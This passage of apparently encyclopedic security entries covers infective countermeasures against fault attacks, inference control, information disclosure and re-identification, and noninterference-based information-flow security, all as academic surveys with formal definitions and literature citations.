The lack of foresight in this implicit assumption led to the rise of attack vectors, which can be summarized under an umbrella term: *lateral attacks* (Mukhopadhyay and Chakraborty, 2014). Precisely, an adversary does not directly attack the design of a cryptosystem. They rather influence the execution environment to mount *lateral* attacks. These attacks usually involve influencing and analyzing the voltage of the circuitry, the power supply, etc. Well-resourced attackers may even exploit a digital circuitry's vulnerability to get affected by changes in magnetic field around the chip or through carefully directed optical beams.

A class of such attacks involves injecting deliberate, external faults to the cryptosystem while it is executing. If done carefully, such faults cause the cryptosystem to *differ* from its usual execution. An attacker possessing knowledge of the intended execution and the faulted execution can break a cryptosystem (Patranabis and Mukhopadhyay, 2018). Fault attacks have been historically used to break different kinds of ciphers: (Boneh et al., 1997; Jacob et al., 2002; Blömer and Krummel, 2006).

From a defender's point of view, such attacks succeed because they are able to exploit (either inherent or externally induced) *differential execution* in a cryptosystem, which in turn is directly correlated with secret K. Naturally, a set of countermeasures have been proposed, which aim to *detect* these differential executions and block them should they happen. Such *detection-based countermeasures* rely on ① duplicating hardware

(Joye et al., 2007; Di Natale et al., 2007) to perform same computation twice and compare for differences, ② duplicating effort wherein the same computation is performed in different clock cycles on the same hardware and differences are compared (Aumüller et al., 2002; Rajendran et al., 2010), or ③ duplicating information (Wu et al., 2004; Bertoni et al., 2003) where techniques like parity bits notify about the sanctity of a bit stream. However, detection-based countermeasures still reveal one bit of information: whether the redundant computations differ from each other or not. However, works like Dobraunig et al. (2018a,b); Gruber et al. (2020) are able to use this one bit of information to evade detection-based countermeasures. In response to these improved adversarial capabilities, infective countermeasures have been proposed.

Theory

One of the earliest works in infective countermeasures (Gierlichs et al., 2012) involved insertions of dummy rounds. The output of a round is computed as $\texttt{ActualOutput} \oplus \texttt{RoundFunction}(\beta, k_i)$, wherein β and k_i are local secrets for the i-th round. The dummy rounds are responsible for the *infections*: every fault modifying the result of a dummy round ends up modifying all subsequent rounds. The `RoundFunction` is constructed such that $\texttt{RoundFunction}(\beta, k_i) = \beta$, that is, the dummy round is an identity map iff the inputs to it are correct. Even if an adversary ends up faulting the output of i-th round, the `RoundFunction` of $(i + 1)$-th round will no longer output β. Once the identity map is broken, the *infection* percolates to the actual computations of the cipher, eventually infecting the final output and forcing it beyond adversarial recognition.

The idea of relying on infecting subsequent rounds after fault injection seems to break down if the attack itself is in the last round (Battistello and Giraud, 2013). While a complete infection of the output ciphertext is desirable, Gierlichs et al. (2012) ends up infecting only 4 bytes should the attacker localize their attack on the last round. Tupsamudre et al. (2014) present another attack by working on $\texttt{RoundFunction}(\beta, k_i) \oplus \beta$ to recover the faulty ciphertext and break the countermeasure. Tupsamudre et al. (2014) go on to present improvements over Gierlichs et al. (2012): ① force more than one dummy round after the last round of the cipher to

properly infect the ciphertext, ② the number of dummy rounds are constant to prevent side-channel leakage, and ③ the output of the dummy round, in case of fault attacks, is completely uncorrelated to the cipher's key or any intermediate state. However, even though the countermeasure (Tupsamudre et al., 2014) works well under the assumed fault model, it is easily broken by a classic instruction skip through clock glitches (Patranabis et al., 2015).

Ghosh et al. (2015) present a cellular automata-based infection function that takes as input the XOR between the two executions (actual execution and dummy execution) and diffuses that through a cellular automaton, which then infects the faulty ciphertext and makes it unusable for the adversary. The merit of this countermeasure lies in the randomized nonlinear mixing with a linear diffusion function, which makes it harder for adversaries to bypass since the ability to derive linear relationships between the faulty outputs, and K is taken away from the adversary. Another countermeasure proposed in Ghosh and Chowdhury (2015) involves use of a masking function, which uses an internally generated secret bit stream (generated by a linear feedback shift register or a LFSR) to mask the actual output. There exists an *unmasking* function too that reverses this process. Finally, Wang et al. (2016) present a countermeasure relying on networks used to accelerate permutations in hardware backed cryptography processors. Briefly, given a certain Hamming weight differential generated by external faults, the countermeasure switches certain points in these permutation accelerator networks and diffuses the Hamming differential over the entire output.

Open Problems and Future Directions

Defense is hard in general. We already pointed out in the previous section how `RoundFunction`-based countermeasures were defeated, not by attacks specific to the core idea of the countermeasure but by how the countermeasure was implemented. To drive this point even further, we note how the cellular automaton-based countermeasure (Ghosh et al., 2015) was broken in Banik and Bogdanov (2015). Theoretically, a nonlinear diffusion function is a great choice because it reduces the probability of obtaining a linear relationship between faulty ciphertext and K. However, the *specific* instantiation of this function in Ghosh et al. (2015) was not one-way. Banik and Bogdanov (2015) showed how to invert the specific instantiated

nonlinear function and recover the faulty ciphertexts, defeating the countermeasure.

On similar lines, we motivate how Ghosh and Chowdhury (2015) was also broken, not by the demerit of the idea, but by flaws in countermeasure's design. Banik and Bogdanov (2015) present two design flaws. Firstly, ① they identified that the LFSR generating the internal secret bit stream, if faulted on the 95-th bit, sometimes gave constant/known outputs while other times gave random outputs. This is very similar to a *Statistical Ineffective Fault Injection* (SIFA) attack. The few times the output was a constant imply the internal intermediate state of the cipher was such that it nullified the *infection* and rendered the fault *ineffective*. From the theoretical knowledge of the countermeasure and empirical evidence, information about the intermediate state was recovered. Therefore, we conclude by mentioning that although the idea of *infecting* a cipher's output to prevent any correlation with K is interesting, there is still a gap between theoretical constructions and their practical implementations. Future research directions should focus just as much on the implementation details as much as they focus on theoretical merits of infective countermeasures.

Inference Control

Joachim Biskup[25] ✉
(25) Fakultät für Informatik, Technische Universität Dortmund, Dortmund, Germany

✉ **Joachim Biskup**
Email: joachim.biskup@cs.tu-dortmund.de

Definitions

Inference control is a security mechanism to confine the information content of data or behavior made accessible to or being observable by a potentially threatening participant to whom some piece(s) of information should be kept confidential. In the most general form, that participant is assumed to be a rational reasoner about both a current observation and all related previous ones together with some (assumed) a priori knowledge about the pertinent application and (postulated) background knowledge about the semantics of the underlying computing process and the functionality of the security mechanism including the applicable security policy.

Background

Denning (1982) gave a first authoritative introduction to inference control in her seminal book on *Cryptography and Data Security*, mainly focusing on inference (and information flow) problems related to programming language constructs and statistical databases.

Since then, inference control has been studied in a large variety of fields, in particular comprising the following and partially mutually


dependent examples:

- programming languages, including security automatons,
- statistical databases,
- general query processing in information systems,
- labeling in mandatory access control systems,
- noninterference properties for general computing systems,
- information hiding in various contexts, including differential privacy and privacy-preserving data mining.

The survey (Farkas and Jajodia, 2002) provides a critical summary of early work, and both the textbook (Bishop, 2003/2019) and the monograph (Biskup, 2009) treat important aspects of inference control. Among an overwhelming number of original contributions, the articles (Halpern and O'Neill, 2008; Yasuoka and Terauchi, 2014; Guarnieri et al., 2017; Biskup, 2020) are examples of work that explore a wider perspective.


Theory

Aiming to preserve the *confidentiality* of some piece(s) of *information*, the security *mechanism* of inference control restricts the *access* to *data* or *behavior* or manipulates data or behavior deliberately shown – or just being visible – to some participant, in order to confine that participant in the *usability* of his observations employing *rational reasoning*.



In principle though in practice not always performed, considering the goals of inference control should be an integral part of both *granting privileges* for an *access control* system and of *distributing keys* for *encryption* and thereby enabling access to data and thus to the information represented by that data. Moreover, as far as a cryptographic mechanism, using a secret or private key, converts data such that an unauthorized observer, without a knowledge of the key employed, cannot gain information about the original data, cryptography can be seen as dealing with inference control too. Like for cryptography, besides restricting the gain of information, for the sake of *availability*, inference control always has to ensure that the participants specified to acquire dedicated information are enabled to simply extract or at least to infer that information.

In general, a (potentially threatening) participant cannot be forced to ignore observations that actually happened or to refrain from inferring implications. Accordingly, inference control has to ensure that explicitly



permitted, or inevitably accessible, observations are not harmful even if the participant tries their best to act as a “rational” and maybe even “omnipotent” observer. There are two basic approaches to achieving the goals of inference control, *dynamic monitoring* and *static verification*, which might also be suitably combined:

- While the computing system is running, *dynamic monitoring* inspects each relevant event as it occurs, case by case, concerning potential or actual harmful inferences, in each case *before* the event can actually be observed by the participant, and if necessary *blocks* a critical observation. In doing so, dynamic monitoring keeps track of the actual history of *previous observations*, whether explicitly enabled or only assumed to have taken place.
- Before the computing system is started, *static verification* makes a *global* analysis of all possible runs of the computing system and the corresponding potential sequences of events observable by the participant and inspects them as a whole and *in advance* concerning potential or actual harmful inferences. If necessary, a planned computing system is modified in such a way that all critical observations are *blocked* right from the beginning, without further monitoring at runtime.

Rephrased briefly in terms of programming: inference control might supervise a running *process* and possibly *interferes* with the execution, as visualized in Fig. 1, or might examine a *program* as a text and possibly *modifies* the text, as visualized in Fig. 2. In addition to their particular components, both approaches have to use the applicable *semantics* and the actual or assumed a priori knowledge of the participant. Furthermore, both approaches need a specification of the security requirements, i.e., a *security policy* that captures the pertinent notion of harmfulness.

Inference Control, Fig. 1 Inference control by dynamic monitoring of a process. (Taken from Biskup, 2009: Fig. 4.11)

Inference Control, Fig. 2 Inference control by static verification and modification of a program (text). (Taken from Biskup, 2009: Fig. 4.12)

Dynamic monitoring requires a high *runtime* effort, including keeping track of previous observations, but *only situations that actually occur* must be handled. Static verification puts a heavy burden on an administrator at *design time*, leaving nothing to do at runtime, at the price that all *possible* situations must be analyzed. Both approaches demand an algorithmic treatment of implication problems of the applicable kind that might turn out to be, in general, computationally *unsolvable* and thus can only be *approximated* at best. Unfortunately, any correct approximation might result in more *blockings* than strictly needed. Dynamic monitoring is expected to enable more observations than static inspection, but case-by-case decisions might slow down the system in an unacceptable way. Dynamic monitoring then demands further approximations, resulting in additional blockings.

Regarding *blockings*, both basic approaches can employ the following kinds of technique, which allow many variations and combinations:

- An observation evaluated to be harmful is made *invisible*, or an underlying event may even be totally *suppressed*. In terms of programming, such a goal can be achieved by *refusing* to execute a

crucial statement or to return a crucial output value or by suitably modifying a program (considered as a text), respectively.
- An observation evaluated to be harmful is *substituted* by another one held to be harmless.

A further distinction is whether the observer is *notified* of a blocking, either explicitly or implicitly by some reasoning. Clearly, in some situations, recognizing a blocking might constitute harmful information too.

Inference control is based on the crucial distinction between a participant just observing some *data* or *behavior* on the one hand and gaining *information* on the other hand. The difference might depend on various circumstances, about which the controller has to make sufficiently appropriate postulates:

- The observer selects a *framework for reasoning* as the pertinent *universe of discourse* and thereby assigns a *meaning* to the observation.
- The observer has some *a priori knowledge* related to that meaning.
- The observer employs an applicable notion of *implication*, and thus he/she can potentially reason about the fictitious *implicational closure* of his/her a priori knowledge and the added meaning of the observation. Under a suitable formalization, the observer might use the standard *logical entailment*, but he/she might also deal with *probabilities, vagueness, uncertainty, preferences*, and related notions.
- The observer *computationally infers* selected or even all implications, *deploying* the *computational resources* available to him/her. However, the observer remains inevitably restricted by the fundamental limitations exhibited by computability theory and complexity theory.
- The observer treats the newly inferred implications as the *information gained* from his/her observation and the other features used, thereby getting *a posteriori knowledge*.


The underlying notion of *knowledge* allows the following complementary interpretations. An observer's knowledge determines those "worlds" that the observer sees as "possible," but all of them remain *indistinguishable* to him/her. Complementarily expressed, the observer's knowledge leaves the observer *uncertain* about which one of the indistinguishable *possible worlds* is the actual *real world*.

The crucial distinction introduced above suggests a further distinction. While an observed message *m* is seen as a *syntactic object* (an uninterpreted

bit string), the assigned meaning *y* is treated as a *semantic object* (some interpreted item, such as a number). Then, the semantic object and the current knowledge together might contain some information about possibly other *semantic objects x* which are the real focus of a consideration.

Any instantiation of the general perspective requires us to select an appropriate and precise mathematical model, for example, one of the following:

- *Algebra*-oriented models link the (actual) gain of information to (algorithmically) solving sets of equations.
- *Logic*-oriented models provide means to formally express sentences supposed to be true, or even to formally denote the modalities of an agent's *knowledge* or *belief* about such sentences. These models link the (actual) gain of information to (algorithmically) inferring logical implications and thus to mechanical theorem proving.
- *Probability*-oriented models add the further aspect that alternatives might be weighted by their likelihood. Then, the (actual) gain of information is linked to (algorithmically) determining *conditional a posteriori probability* distributions.



To illustrate the use of such a model, a simple functional model can be mathematically described as follows:

- The *framework for reasoning* is given by a function $f : D \to R$ and an abstract assignment $x \mapsto f(x)$ of function values to arguments, assumed to be *known* by the observer a priori.
- Seeing a *syntactic object* in the form of a bit string *m*, the observer interprets *m* as a *semantic objecty* $\in R$, generated by a sender by applying the function *f* to some semantic object $x \in D$ that is the real focus of the consideration. Accordingly, the data *m* is seen as possibly containing information about some (hidden) *semantic objectx* $\in D$ such that $f(x) = y$. The observer aims at gaining this information, i.e., the observer tries to invert the function *f* for the given range value *y*; equivalently expressed, he/she attempts to find the set of solutions of the equation $f(z) = y$ for the unknown variable *z*.

The potential for gaining information depends on the *inversion* properties of the range element $y \in R$ considered, case by case. More

specifically, given $y \in R$, the observer might first aim at determining the *pre-image* $\{z|f(z) = y\}$. There are then four cases (Fig. 3):

- *Complete* (potential) information gain: the pre-image contains exactly one element *x*.

Inference Control, Fig. 3 A framework of reasoning, exemplifying three cases regarding information gain. (Taken from Biskup, 2009: Fig. 4.5)

- *Partial* (potential) information gain: the pre-image contains at least two (indistinguishable) elements but does not comprise the full domain *D*.
- *No* information gain: the pre-image is equal to the full domain *D*.
- *Framework not applicable*: the pre-image is empty (and thus the interpreted observation does not fully fit the framework).

The *actual* gain depends on the observer's possibilities of actually computing the relevant items. Basically, this means that effective techniques and efficient algorithms to *solve* the *equation* considered are crucial for an actual information gain.

Concrete and often much more elaborated models might consider, for example:

- a *group* $(G, \bullet, e)$, as employed in cryptography, where the group properties ensure the *solvability of equations*: every equation of the form $k \bullet x = y$, where two of the items are given, has a unique solution for the third item, whereas, for instance, knowing only (an operational result) $y \in G$ does not enable to infer which combination of (a secret key) *k* and (a hidden argument) *x* has led to the result;
- a relational expression for a *natural join* of two relations, as employed for relational databases, is only injective (or invertible) if the mutual *inclusion dependencies* (*referential constraints*) for the join attributes are valid;

- an arbitrary *relation* over some domains (rather than just a function) and the dependency of hidden values of one projection on accessible values of another projection, e.g., such a relation might express the semantics of a *programming language* in terms of relationships between initial and final program states: then the task of information gain is basically to transform an (observed) *postcondition* into a *weakest precondition*;
- only specific *properties* of the semantic items rather than only their *identity*;
- the impact of observation *sequences* (rather than a single observation);
- either complete or incomplete formalizations using some fragment of classical propositional logic or first-order *logic* or even modal variants of them to capture not only a (fictitious) "real world" but also an observer's *knowledge* or *belief* about "reality," in particular by employing *Kripke structures* to semantically describe the "possible worlds";
- adding some kind of weights to possible values, e.g., seeing an item as a random variable, a *weight* taken from the interval [0..1] can be interpreted as a *probability*; different interpretations could be given using, e.g., *fuzzy logic* or *possibilistic logic*.

Application

Inference control is employed whenever a participant of a computing system should be prevented from gaining specific information about *hidden* parts of the system behavior from observing selected *visible* parts.

The numerous examples of computing constructs considered include:

- expressions, assignments and procedure calls: causing direct or indirect information flows;
- sequential and parallel control structures: causing implicit information flows;
- real execution time: causing covert channels;
- general database query answering: causing implicational information flows;
- statistical query answering: causing disclosure of individual data;
- survey publishing: violating anonymity;
- enforcing database integrity constraints: providing knowledge about the current state;
- data mining: learning of private data;

- assigning (mandatory) security labels: enabling to infer higher classified data;
- composition of cryptographic primitives: compromising secret or private keys.

Furthermore, the topic of inference control is closely related to studies on *noninterference* that capture the duality between preventing *information gain* for the sake of *confidentiality* and preventing *causality* for the sake of *integrity*.

Finally, inference control might serve for a wide range of personal or social interests regarding confidentiality, including most prominently *privacy-preservation*.

Open Problems and Future Directions

Inference control in whatever form faces some fundamental challenges regarding

- the in general inherently high computational *complexity*,
- the fundamental *prerequisites* as general postulates and specific assumptions about the (potentially) threatening participant,
- the widely unsolved issue of *forgetting* aged pieces of information,
- the convincing *measuring* of purposely or accidentally released partial information,
- the overall kind of *reasoning* attributed to the threatening participant.

Regarding *complexity*, there is an obvious challenge to find application-dependent and acceptable compromises for resolving the trade-off between the highly ambitious conceptual goals of inference control on the one hand and the affordable computational costs to algorithmically detect and restrict an unwanted gain of information on the other hand.

Regarding the *prerequisites*, the effectiveness of a concrete instantiation of inference control essentially depends on appropriate postulates about the generally available background knowledge, the suitable assumptions about the specific a priori knowledge of the threatening participant, and the computational resources that participant is able and willing to spend.

Regarding *forgetting*, in each particular situation inference control should be based on a convincing assumption about how a threatening

participant is forgetting information and when information is aging and thus can be considered as becoming harmless.

Regarding *measuring*, inference control has to enforce confidentiality requirements while respecting potentially conflicting availability requirements, and thus it might be seen as a special kind of risk management.

Regarding *reasoning*, we have to estimate not only the prerequisites but also the kinds of "rationality" performed by a participant – perceived as a human individual, or a group of them, together with their computing facilities –, in general including intuitive common sense argumentation, formal theorem proving for complete or incomplete sure knowledge or revisable belief, and probabilistic analysis and modeling.

Synonyms

Information leakage

Definitions

Information disclosure occurs when information is leaked, directly or indirectly, to subjects who are not authorized to access its content.

Background

Information disclosure has been extensively investigated by the research community in the context of data sharing and release, to the aim of counteracting the improper leakage of information not intended for disclosure. In particular, research in the last decades has mainly focused on information disclosure in the context of macrodata and microdata release, where macrodata or microdata need to be (publicly or selectively) released and confidential and/or classified information must be properly protected not to be accessible to unauthorized parties (De Capitani di Vimercati et al., 2012; Ciriani et al., 2007; WP22 2005). To this end, several privacy metrics

and protection approaches and techniques have been proposed, focusing on different aspects of the problem.

Theory

Whenever a piece of (confidential and/or classified) information is accessed by a subject who is not authorized to see it, such piece of information is improperly disclosed. This can happen due to a variety of reasons and through different means, ranging from data breaches resulting form successful attacks to systems storing and managing data, to the inevitable leakage of (personal) information caused by browsing and interacting over the Internet and Online Social Media, to scenarios of data sharing and release such as when needed for research or statistical purposes, just to name a few. Improper information disclosure represents every day more a concrete threat to the privacy of the citizens of our hyper-connected society, where almost every action we take generates substantial amounts of data that –thanks to the advancements in the ICTs– can be easily collected, stored, analyzed and shared with third parties.

Information disclosure can occur *directly* as well as *indirectly*. Direct information disclosure occurs whenever information not intended for disclosure is directly leaked itself, for instance as a result of a data breach or of an improper release. Indirect information leakage occurs whenever information not intended for disclosure is not directly leaked, but can be indirectly derived from accessing other information, possibly not confidential nor classified. To illustrate, consider the (confidential) information that patient Alice suffers from a respiratory disease. This information, not intended for disclosure, can clearly be disclosed by improperly leaking the medical record of Alice (direct disclosure). The same information could however be indirectly disclosed without accessing her medical record, for instance leveraging known correlations between personal habits (such as smoking) and health conditions (such as respiratory diseases), or by simply observing the fact that Alice regularly visits a hospital specialized in such diseases. As another example, health information about Alice may be disclosed by health information about her relatives, for instance with reference to genetic diseases that depend on inherited genetic material.

(b)

Information Disclosure, Fig. 1 An example of de-identified microdata table (a) and of publicly available non de-identified dataset (b)

Information disclosure is traditionally classified, especially in the context of microdata (where the risks and damages of information disclosure are particularly critic due to the presence of specific data directly related to individuals), based on the kind of information that is improperly disclosed, as follows (De Capitani di Vimercati et al., 2012).

- *Identity disclosure* occurs whenever the identity of an individual is improperly disclosed.
- *Attribute disclosure* occurs whenever a piece of sensitive information of an individual is improperly disclosed.

Identity and attribute disclosure can also occur simultaneously, as showed by the following example illustrating how disclosure can occur by simply linking different but overlapping microdata tables. Figure 1(a) reports an example of a de-identified (i.e., where all identifying pieces of information such as names and SSNs have been removed) medical dataset, reporting the date of birth, sex, ZIP code, and disease of a set of respondents (i.e., the individuals to whom data refer). As it can be easily seen, considering this dataset in isolation, it can seem that even publicly releasing the dataset would disclose neither the identity, nor the sensitive disease of the

individuals. However, by linking this dataset to other, non de-identified datasets (such as the voter list in Figure 1(b)), it is possible to *re-identify* (some of) the individuals in the medical dataset. For instance, Figure 1(b) includes only one male respondent, born on 1978/10/11 and living in the 10180 area: if this combination of values is unique in the external world as well, then any recipient accessing those two datasets can link them and hence discover that the 4th record in the medical dataset pertains to John Doe (identity disclosure), discovering also that he suffers from epilepsy (attribute disclosure).

In the context of microdata, there are several factors that can increase the risks of the above-mentioned kinds of improper disclosure. For instance, the existence of high-visibility records assuming uncommon values (e.g., a very high income, a rare disease, an uncommon job) can make these records stand out from other ones. Similarly, the higher the number of data sources and the larger the intersection among them, the higher the risks of disclosure.

In the examples above, the focus has been on information disclosure where datasets include (or enable the inference of) information related to individuals. It is worth noticing that information disclosure might represent a concrete threat also when no individual is (directly or indirectly) involved and/or affected by the disclosure, for instance when the disclosure involves confidential/classified information of industries, governments, or –more generally– any kind of information not intended for public knowledge.

Open problems and Future directions

Several approaches have been devoted to counteract specific kinds of information disclosure in specific scenarios. However, a definite solution is far from being reached and the problem itself is far from being completely solved. A complicating factor clearly derives from the role that adversarial/external knowledge can play in information disclosure: any background knowledge that a recipient possesses could in principle increase the risk of information being improperly disclosed (as illustrated by the example of sensitive medical information possibly disclosed through the knowledge of personal habits).

Another complicating factor representing as well an open problem is the fact that, especially in the context of data sharing and release, the more a

dataset is protected against improper disclosure, the less it can become useful for recipients. For instance, two possible solutions to prevent disclosure rely on the injection of noise into, and on the removal of details from, a dataset before releasing it: the more the injected noise (and similarly the more the removed details), the more the protection but –inevitably– the less the (genuine) informative content that is released. Finding the right balance between protection and utility represents therefore a key problem to be addressed, especially in the near future where more and more (smart and/or AI-powered) applications are expected to rely on the availability of large data collections for training and for decision-making purposes.

Information-flow security

Definitions

Information flows across a system from an input to an output when the value or occurrence of the input influences the value or occurrence of the output. Such flow is called leakage or corruption if it violates a confidentiality or integrity requirement, respectively. Noninterference is a security property that defines what it means for a system to not admit information leakage or corruption.

Background

The danger of *information leakage* was already addressed by early *mandatory access control* models. In the *Bell-La Padula model*, for instance, the simple security property forbids read authorizations that would enable information leakage from sensitive objects (e.g., files, memory pages, or program variables) to subjects (e.g., processes or persons) with insufficient clearance. The $\star$ -property forbids combinations of read and

write authorizations that would enable leakage from sensitive objects to objects with insufficient classification.

The *lattice model* (Denning, 1976) addresses information leakage within program code. It uses bounded lattices as *information-flow policies* and distinguishes two causes for information leakage, explicit and implicit flows. Information-flow security requires for a program that every explicit and implicit flow complies with the lattice order.

The *noninterference property* (Goguen and Meseguer, 1982) provides a more declarative characterization of information-flow security. The absence of information leakage is defined directly via the effects of inputs on system outputs, instead of indirectly via the possible causes for leakage in a system.

Noninterference is the most widely known declarative information-flow property, but it was not the first such property. Its definition was influenced by earlier properties of a similar flavor (Feiertag et al., 1977; Rushby, 1982).

Numerous information-flow properties were proposed subsequently, in particular, to support other system models than deterministic state machines and to make the property less restrictive.

Theory

The Lattice Model

The lattice model by Denning (1976) employs bounded *lattices* as *information-flow policies*, where information may only flow upward w.r.t. the lattice order. The lattice elements are security classes, and the join operation is used to combine security classes from multiple sources of an information flow.

Two kinds of flow are distinguished. *Explicit flow* is the transfer of information from parameters of an operation to a storage object (e.g., due to an assignment). *Implicit flow* results from the conditional execution of statements that alter storage objects (e.g., due to an assignment in a branch of a conditional).

The binding of objects to security classes may be static or dynamic. The binding of a dynamically bound object is updated upon every information flow to this object. If information flows from multiple sources, then the join of their security classes is used for this update. Information is leaked if

explicit or implicit information flow to a statically bound object violates the lattice order.

Noninterference

The noninterference property (Goguen and Meseguer, 1982) characterizes what it means for a system to not admit information flow from a subject to another subject. A subject A is said to be noninterfering with another subject B across a system M if A's input to M has no effect on M's output to B. This property implies that no information flows from A to B through M, even if the subjects might be Trojan horses or malicious users.

The formal definition of noninterference assumes the system's behavior to be specified by a deterministic state machine. Let $M = (\Sigma, \sigma_0, S, I, O, do, out)$, where Σ is a set of system states with an initial state $\sigma_0 \in \Sigma$, S is a set of subjects, I is a set of inputs, O is a set of outputs, $do : (\Sigma \times S \times I) \rightarrow \Sigma$ is a transition function, and $out : (\Sigma \times S) \rightarrow O$ is an output function. Intuitively, $do(\sigma, s, i)$ is the state that results if M is in state σ and subject s provides input i to M and $out(\sigma, s)$ is M's output to s in state σ.

The function $do^* : (\Sigma \times (S \times I)^*) \rightarrow \Sigma$ is recursively defined by $do^*(\sigma, ()) = \sigma$ and $do^*(\sigma, ((s, i).\tau)) = do^*(do(\sigma, s, i), \tau)$ for $\sigma \in \Sigma$, $s \in S$, $i \in I$, and $\tau \in (S \times I)^*$. It captures the processing of sequences of inputs by M. The purge function $purge : ((S \times I)^* \times S) \rightarrow (S \times I)^*$ deletes from a sequence all subject-input pairs that must not influence a given subject. That is, $purge(\tau, B)$ is obtained by deleting all input of A from the sequence τ.

"A noninterferes with B across M" can be formally defined by requiring

$$out(do^*(\sigma_0, \tau), B) = out(do^*(\sigma_0, purge(\tau, B)), B)$$

for each sequence $\tau \in (S \times I)^*$. Noninterference ensures B to receive the same output no matter whether $purge(\tau, B)$ or τ occurs. Hence, if the noninterference property is satisfied, then A's input cannot have any effect on M's output to B.

Noninterference can be employed to specify confidentiality requirements because if A is noninterferent with B across M, then A cannot abuse M as a channel for leaking secrets to B. Noninterference can also be used to specify integrity requirements because, if A is noninterferent with B

across *M*, then *B* cannot be corrupted by *A* via *M*. For more than two subjects, an *information-flow policy* can be used to specify which flows are permissible and which ones are forbidden.

Transitive and Intransitive Flow

Consider an information-flow policy that permits information to flow from *A* to *C* and from *C* to *B*, but not from *A* to *B*.

Such a policy can be interpreted in multiple ways. Firstly, one could argue that if information may flow from *A* to *C* and from *C* to *B*, then information flow from *A* to *B* must also be permissible. This viewpoint justified the use of lattices as policies in Denning's lattice model. Secondly, one could argue that information must not flow from *A* to *B*, no matter the circumstances, because such flow is forbidden by the policy. This viewpoint can be enforced by requiring the original definition of noninterference to hold for the information-flow policy. Thirdly, one could argue that while direct information flow from *A* to *B* is forbidden, information flow via *C* is permissible. This viewpoint can be expressed by *intransitive noninterference*, which is a weakening of the original noninterference property (Haigh and Young, 1987). Intransitive noninterference can be formally defined by

$$out(do^*(\sigma_0, \tau), B) \\ = out(do^*(\sigma_0, ipurge(\tau, B)), B)$$

where *ipurge* is a function that removes a subject-input pair (*s*, *i*) in a sequence $\tau_1.(s, i).\tau_2 \in (S \times I)^*$ if the purge function *purge* would remove this pair and if τ_2 does not incorporate any sequence of subject-input pairs that establishes a path in the flow policy along $\rightsquigarrow$ from the domain of *s* to the domain of *B*.

Dealing with Nondeterminism

Noninterference can be adapted to other system models than deterministic state machines. However, the adaptation need not be unique, in particular, if the model admits nondeterministic behavior.

In the *determinism-based approach* to defining noninterference for nondeterministic models (Roscoe et al., 1994), one requires that, for any given input by *B*, the output of *M* to *B* must be identical for all possible

inputs by *A* in all runs that *M* could perform given *A*'s and *B*'s input. The formal definition of security closely resembles the one of the original noninterference property. A disadvantage of this approach is its limited applicability. It is only applicable to systems behaving in a fairly deterministic fashion.

In the *possibilistic approach*, information-flow security is defined by a closure property on the set of possible runs of *M*. For instance, noninference is a possibilistic variant of noninterference requiring that for each possible run of *M*, there must be at least one possible run of *M* that is indistinguishable from *B*'s perspective and in which *A* provides no input. Many further possibilistic noninterference-like properties were proposed, and this variety motivated studies that clarified advantages and disadvantages of these properties (Focardi and Gorrieri, 1995; Mantel, 2000a).

The distinction between the determinism-based approach and the possibilistic approach manifests itself in the quantifier structure in the formal definition of security properties. Hence, the terms ∀∀-*properties* and ∀∃-*properties* are used as synonyms for determinism-based properties and possibilistic properties, respectively.

In the *probabilistic approach*, one requires probabilities of outputs to be independent from secret input (Gray III, 1991). This can be viewed as a variant of the determinism-based approach requiring equality of probabilities of outputs instead of equality of outputs.

Instead of using a noninterference-like property, one can model a system *M* as a communication channel from *A* to *B* and apply concepts from *information theory* to restrict its bandwidth. This viewpoint is usually taken in *covert-channel and side-channel analyses*, which traditionally have been treated as complementary tasks to information-flow analysis (see "Formal Methods for the Orange Book"). Technically, however, an information-flow analysis can subsume a covert- and side-channel analysis if the relevant aspects of all system layers are faithfully modeled. In fact, some noninterference-like properties imply the system's information-theoretic channel capacity to be zero.

Verification and Refinement

Unwinding is a verification technique for simplifying the proof that a system satisfies noninterference (Goguen and Meseguer, 1984). Unwinding

bears similarities to techniques for proving that a system simulates the behavior of another (Mantel, 2000b). *Compositional verification* is possible if a compositionality result exists. Many noninterference-like properties are known to be preserved in general or if certain constraints are fulfilled (McLean, 1996; Mantel, 2002).

Intuitively, *refinement* is the act of making a specification more concrete. In practice, the refinement of system models is used to reflect the effects of design decisions in step-wise software-engineering, of the compilation of a program into a lower-level language, and of the specifics of a platform on which a system is deployed (e.g., scheduling or memory management). Such forms of refinement have been studied in depth. However, theories of refinement traditionally focus on the effects on trace properties, leaving relational properties, including noninterference, out of scope.

Noninterference-like properties are based on counter-factual reasoning, as they compare actual runs with runs that could have happened instead. Refinement might make such a comparison invalid. In particular, ∀∃-properties are not preserved under refinement, in general, as they are closure properties. This observation is known as the *refinement paradox*. In addition, the refinement of a system model might add details and thereby increase the expressible attack surface. If additional attacks can be expressed, then refinement might turn a system specification satisfying a given noninterference-like property into a specification not satisfying this property.

Other Variants

The original noninterference property assumes that inputs by certain subjects are the secrets, which includes both the value of such inputs and their presence. If secrets are already within a system, then the definition of the security property needs to be adapted for capturing the protection of such secrets. This is usually achieved by universally quantifying over all equivalent initial states in the alternative runs (instead of using equal initial states), where two states are equivalent if they differ only in secrets.

The original noninterference property assumes attackers who infer secrets based on the knowledge of the system specification, of the inputs provided by the attackers, and of values output to the attackers at the end of a run. If the presence of outputs is conditional or the attackers could make

other observations that depend on the actual inputs, then the definition of the security property also needs an adaptation. This can be achieved by requiring such observations to be equal across all alternative runs.

Such adaptations of noninterference are frequently used in the context of language-based security (Volpano et al., 1996; Sabelfeld and Myers, 2003).

Application

Noninterference-like properties are used in formal security models for specifying requirements concerning confidentiality and integrity. The construction of such a formal security model might be part of a security certification (see *Formal Methods in Certification and Evaluation*).

Noninterference-like properties can be used to express confinement of data to particular subjects or to some zone of a system. Intransitive noninterference and its descendents can be used for channel control, i.e., that information may only flow along certain paths. Moreover, noninterference-like properties are not limited to any specific system layer. They can be used for application-level and system-level software.

Noninterference-like properties are also used to justify analysis techniques and security mechanisms. In language-based security, such properties serve as reference points in soundness theorems for program analyses. Moreover, noninterference-like properties are used for expressing security guarantees provided by separation kernels, hypervisors, and access control configurations.

Open Problems and Future Directions

Whether the information flow within a system is secure might depend on many technical details. The leakage of secrets by a program cannot always be explained using the semantics of the programming language alone. Leakage might result from the interplay between the program and underlying system layers. Covert and side channels can be caused by secret-dependent usage of processors and memory. Recent attacks exploited subtle micro-architectural features such as caches, instruction pipelines, and branch prediction.

